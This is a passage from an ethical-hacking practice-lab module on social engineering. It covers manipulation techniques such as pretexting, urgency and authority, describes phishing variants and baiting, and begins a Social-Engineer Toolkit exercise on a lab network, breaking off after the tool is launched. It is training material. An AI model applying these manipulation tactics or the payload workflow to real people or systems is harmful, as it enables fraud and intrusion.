

Social Engineering

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 - **Lab Topology**
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Introduction

Ethical Hacking

Social Engineering

Social Engineering Toolkit (SET)

Reverse Handler

Payload

PhishTank

Netcraft Toolbar

Welcome to the **Social Engineering** Practice Lab. In this module, you will be provided with the instructions and devices needed to develop your hands-on skills.

Learning Outcomes

In this module, you will complete the following exercises:

- Exercise 1 - Social Engineering Types and Techniques
- Exercise 2 - Using the Social-Engineer Toolkit (SET)
- Exercise 3 - Preventing Social Engineering Exploitation

After completing this lab, you will be able to:

- Know the basic components of social engineering
- Know the motivation techniques
- Know phishing and its types
- Know hoax, baiting, shoulder surfing, tailgating
- Create a Malicious Payload
- Copy the File to the User's System
- Download the Payload
- Execute the Payload
- Collect Evidence of Compromise on User's System
- Conduct Social Engineering Using a Cloned Website
- Use the Netcraft Toolbar
- Use the PhishTank Website

Exam Objectives

The following exam objective is covered in this lab:

- **3.1** Information Security Controls

***Note:** Our main focus is to cover the practical, hands-on aspects of the exam objectives. We recommend referring to course material or a search engine to research theoretical topics in more detail.*

Lab Duration

It will take approximately **1 hour** to complete this lab.

Help and Support

For more information on using Practice Labs, please see our **Help and Support** page. You can also raise a technical support ticket from this page.


Click **Next** to view the Lab topology used in this module.

Lab Topology

During your session, you will have access to the following lab configuration.

PLABDC01
Domain Server
Windows Server 2019
192.168.0.1

PLABDM01
Domain Member
Windows Server 2019
192.168.0.2



Depending on the exercises, you may or may not use all of the devices, but they are shown here in the layout to get an overall understanding of the topology of the lab.


- **PLABDCo1** - (Windows Server 2019 - Domain Controller)
- **PLABDMo1** - (Windows Server 2019 - Domain Member)
- **PLABWIN1o** - (Windows 10 - Domain Member)
- **PLABKALIo1** - (Kali 2019.2 - Linux Kali Workstation)

Click **Next** to proceed to the first exercise.

Exercise 1- Social Engineering Types and Techniques

Social engineering is the art of manipulating and utilizing human behavior to conduct a security breach. In social engineering, the victim does not realize that they are being used. Users are considered the weakest link in the security chain and are easy to exploit. The attacker can use various methods in social engineering to gain sensitive and confidential information causing a security breach. The attacker can use methods such as sending an E-mail or redirecting the user to a malicious Webpage.

In social engineering, the attacker psychologically manipulates the victim and misdirects them to obtain the desired information.



Social Engineering

Figure 1.1: Diagram showing that social engineering consists of psychology, manipulation, and misdirection.

Social engineering can be performed in various ways. For example:

- Over the telephone
- In-person
- Performing a task on a system

Social engineering can be considered as the basis for most forms of passive information gathering techniques. The outcomes of social engineering can be devastating. With one user as a target in an organization, the attacker can perform a security breach of the entire network. It is just a matter of getting inside the network using the information provided by the user.

There can be various types of users who can be the target of social engineering. Some of the common targets are:

- Receptionist
- IT Helpdesk
- HR department
- Top management

In this exercise, you will learn about social engineering.

Learning Outcomes

After completing this exercise, you will be able to:

- Know the basic components of social engineering
- Know the motivation techniques
- Know phishing and its types
- Know hoax, baiting, shoulder surfing, tailgating

Task 1 - Know the Basic Components of Social Engineering

Social engineering is a method of extracting valuable information from a person to assist in an attack. The attacker can use one of the three components of social engineering:

- Elicitation
- Interrogation
- Pretexting

Elicitation

When using elicitation, the attacker extracts the information from the victim without asking direct questions. Rather, the attacker asks open-ended questions and then keeps narrowing them to the point that the victim reveals the information. In this process, the victim does not realize that they are giving valuable information to the attacker.

Interrogation

The attacker interrogates the victim to extract valuable information. However, the attacker needs to be conscious of asking too many questions, to keep the victim from becoming suspicious of them.

The attacker, other than asking questions, can also observe the victim. For example, the attacker may pay attention to the following:

- Body language
- Body gestures - the movement of hands and feet
- Facial expressions

Pretexting

Pretexting is the practice of giving fake reasons for actions to obtain information. For example, the attacker hides their real identity and lies about the purpose of the information they require. The purpose of the conversation is fabricated to gain access to personal information.

Pretexting can be performed through various methods, such as:

- Telephone
- E-mail
- Instant messaging

Anyone can be a target of pretexting. It is most often used by:

- Corporate spies
- Private investigators
- Law enforcement agents

Task 2 - Know the Motivation Techniques

An attacker, when using social engineering, has to use a method or technique to obtain the desired information. There are various techniques that can be used by the attacker. Some of the commonly used techniques are:

- **Authority:** The attacker shows authority by pretending to be from an organization such as law enforcement. The attacker displays confidence in pretending to be someone with authority and pressurizes the victim to provide information. For example, the attacker may call the reception and tell the receptionist that he is calling from the police department and needs certain information.
- **Urgency:** With this technique, a sense of urgency is created, which forces the victim to make a quick decision without much thought. For example, the attacker may call a victim for the password to be shared and reset immediately, or his account will be terminated.
- **Social proof:** Social proof is often used when a victim is in a situation they do not know how to handle. Due to the victim being unsure of what to do, they make decisions by observing others. There are several ways an attacker can apply this technique to take advantage of the situation by displaying an act that convinces the victim that this is the correct behavior.
- **Fear:** The attacker uses fear to make the victim do what they want. The attacker creates a situation in which the victim is forced to act quickly to avoid a dangerous outcome.

Task 3 - Know Phishing and Its Types

Phishing is a social engineering attack that uses technical deception to convince a user to provide personal information, such as passwords, social security numbers, credit card numbers, and bank account details. In the phishing attack, the attacker can create a replica Website or Webpage that tricks the user into providing personal information. The Website or Webpages are such good lookalikes of the original Website or Webpages that the user gets tricked. The URLs are close to the original, which most of the time, users don't bother to check. One of the key reasons behind phishing is financial gain.

Three methods are commonly used in phishing:

- **Mass mailing:** A large audience is targeted. Due to the amount of people targeted, it is highly likely that at least some will fall for the attack. This method is usually performed using SPAM.

- **Instant messaging:** In recent years, instant messaging has become a more common method of phishing. Malicious URLs are sent with attractive messages to lure users into clicking them.
- **Malicious Websites:** Phishing can also be initiated through malicious Websites. Sometimes these are very similar to legitimate websites.

Phishing is a four-stage process. These stages are as follows:

- **Initiation:** The attacker prepares.
- **Execution:** The attacker sends out the mass mail or instant message to hundreds or thousands of users.
- **User Action:** The user performs two tasks. First, they click on the URL and then enter the personal information on the Webpage.
- **Completion:** The information that is entered by the user is received by the attacker and saved. It is now up to the attacker to use this information.

By the end of the fourth stage, the phishing attack is successfully completed. In a phishing attack, the attacker can use various attack methods. Some of these attack methods are:

- Man-In-The-Middle
- Session Hijacking
- Phishing through Search Engines
- Link Manipulation
- URL Obfuscation Attacks
- Client-side Vulnerabilities
- Cross-site Scripting
- Malware / Keyloggers / Screen loggers / Trojans
- E-mails (Deceptive Phishing)
- Hosts File Poisoning
- DNS-based Phishing
- Content-Injection

Reasons for Successful Phishing Attacks

There are various reasons for a phishing attack to become successful. Some of the common reasons are:

- **Lack of knowledge:** Users are not trained enough or are completely unaware of the dangers of phishing attacks. Attackers use this method on several hundreds or thousands of users at once, and several users fall prey to the attack.
- **Visual deception:** Attackers use a similar URL or domain names with an almost exact replica of the legitimate Website. Users are deceived with the replica of the Website and without realizing enter their user credentials, which are then captured by the attacker and used on the real Website.
- **Visual Indicators:** Users mostly do not pay attention to the URL or the domain name and therefore, end up being a victim of the phishing attack.

Types of Phishing Attacks

Even though there are several types of phishing attacks, the following are three prominent ones:

Spear Phishing

Spear phishing is focused on specific targets. Unlike standard phishing, it does not focus on the mass public. In this form of phishing, the attacker takes time to research the target, who typically are from organizations. The attacker sends out personalized E-mails that typically carry a sense of urgency.

The E-mails are designed to lure the target to click the provided URL. After the URL is clicked, malware is downloaded, or personal and sensitive information is exposed.

Spear phishing is usually used with the pretexting technique. The attacker gathers information from various Websites, specifically focusing on social networking sites.

Whaling

Whaling is a form of phishing attack that follows the same process as phishing but targets senior executives or high-profile candidates within an organization, specifically the CxO candidates.

Pharming

In this type of phishing attack, when a user types the correct URL in the Web browser, the user is redirected to an exact lookalike Website. The user has not done anything wrong, but the attack has still occurred. This is done by DNS cache poisoning. The real IP address mapped to the legitimate URL is changed to an IP address that redirects the user to a malicious Website, which is an exact lookalike. The user will not be able to suspect anything here because the URL is correct.

Task 4 - Know Hoax, Baiting, Shoulder Surfing, and Tailgating

The following methods are commonly used in social engineering:

Hoax

A hoax email is sent to a high number of recipients with the aim of causing confusion and alarm. They are usually very convincing and can be quite extreme.

Generally, an alarming or urgent situation is the subject of the email. The recipients are then prompted to forward the email on to more people.

For example, an email is sent stating that there is a particular computer virus outbreak that causes a lot of damage and that everyone possible needs to be made aware so certain precautions or actions can be taken.

The original sender of the hoax does not have a direct gain from the circulation of the email, it is more to trick, confuse, and panic people.

Shoulder Surfing

Shoulder surfing is a social engineering attack performed by looking over the shoulder of the victim to retrieve a credit card number, passwords, or any other pertinent information. The attacker directly observes the information entered by the victim by standing very close or behind the victim or uses vision-enhancing aids or binoculars to observe from far. Shoulder surfing attackers also use the technique of

fixing up closed-circuit cameras hidden behind the wall or ceiling to obtain sensitive information.

Baiting

Baiting is an attack that uses CDs, DVDs, or USB drives. It does not use E-mails as the medium but relies on storage devices. Mostly, the USB drives are used in this scenario. The USB drives are loaded with malware and placed in places where they are easy to find. For example, an office worker may find a USB drive in the parking lot of their office with something like “PAYROLL” or “ACCOUNTS” written on it to entice the finder into using it. When the finder uses the USB drive on the company’s laptop, the malware is triggered and infects the laptop. Through the laptop, the malware can eventually spread to the network.

Tailgating

Tailgating is a social engineering act of gaining access to an electronically locked system or a restricted area by following a user who has legitimate access, with the intention of accessing vulnerable information. Tailgating is also known as piggybacking.

Exercise 2 - Using the Social-Engineer Toolkit (SET)

Social-Engineer Toolkit (SET) is an open-source Python-based toolkit that you can use to perform social engineering attacks. SET is part of Kali Linux. Using SET, you can perform various attacks, such as email phishing or Web-based attacks.

In this exercise, you will learn about using SET.

Learning Outcomes

After completing this exercise, you will be able to:

- Create a Malicious Payload
- Copy the File to the User's System
- Download the Payload
- Execute the Payload
- Collect Evidence of Compromise on User's System
- Conduct Social Engineering Using a Cloned Website

Your Devices

You will be using the following devices in this lab. Please power on this device.

- **PLABDC01** - (Windows Server 2019 - Domain Controller)
- **PLABWIN10** - (Windows 10 - Domain Member)
- **PLABKALI01** - (Kali 2019.2 - Linux Kali Workstation)



Task 1 - Create a Malicious Payload

To exploit a user's system, you need first to create a malicious payload, which can be done with SET.

In this task, you will create a malicious payload.

Note: When first logging into the Kali terminal, you might be greeted with a PID session error. This will not affect your working environment. Simply click on the X button to remove the message and continue with the lab practical.

Step 1

Ensure you have powered on all the devices listed in the introduction and connect to **PLABKALIo1**.

Login using these credentials:

Username: **root**

Password: **Passw0rd**

The Kali desktop is displayed.




Figure 2.1 Screenshot of PLABKALIo1: Displaying the desktop screen of the Kali Linux.

Step 2

On the desktop, from the left pane, click **Terminal**.

Note: SET provides many tools. In this lab, you will focus on specific tools, but in your spare time, you are free to try all these tools to enhance your learning.




Figure 2.2 Screenshot of PLABKALI01: Clicking the Terminal icon from the left pane on the desktop.

Step 3

The terminal window is displayed. Type the following command:

setoolkit

Press **Enter**.




Figure 2.3 Screenshot of PLABKALI01: Executing the setoolkit command in the command prompt window.

Step 4

If you are using **SET** for the first time, you need to accept the terms of service. Type the following letter:

y

Press **Enter**.

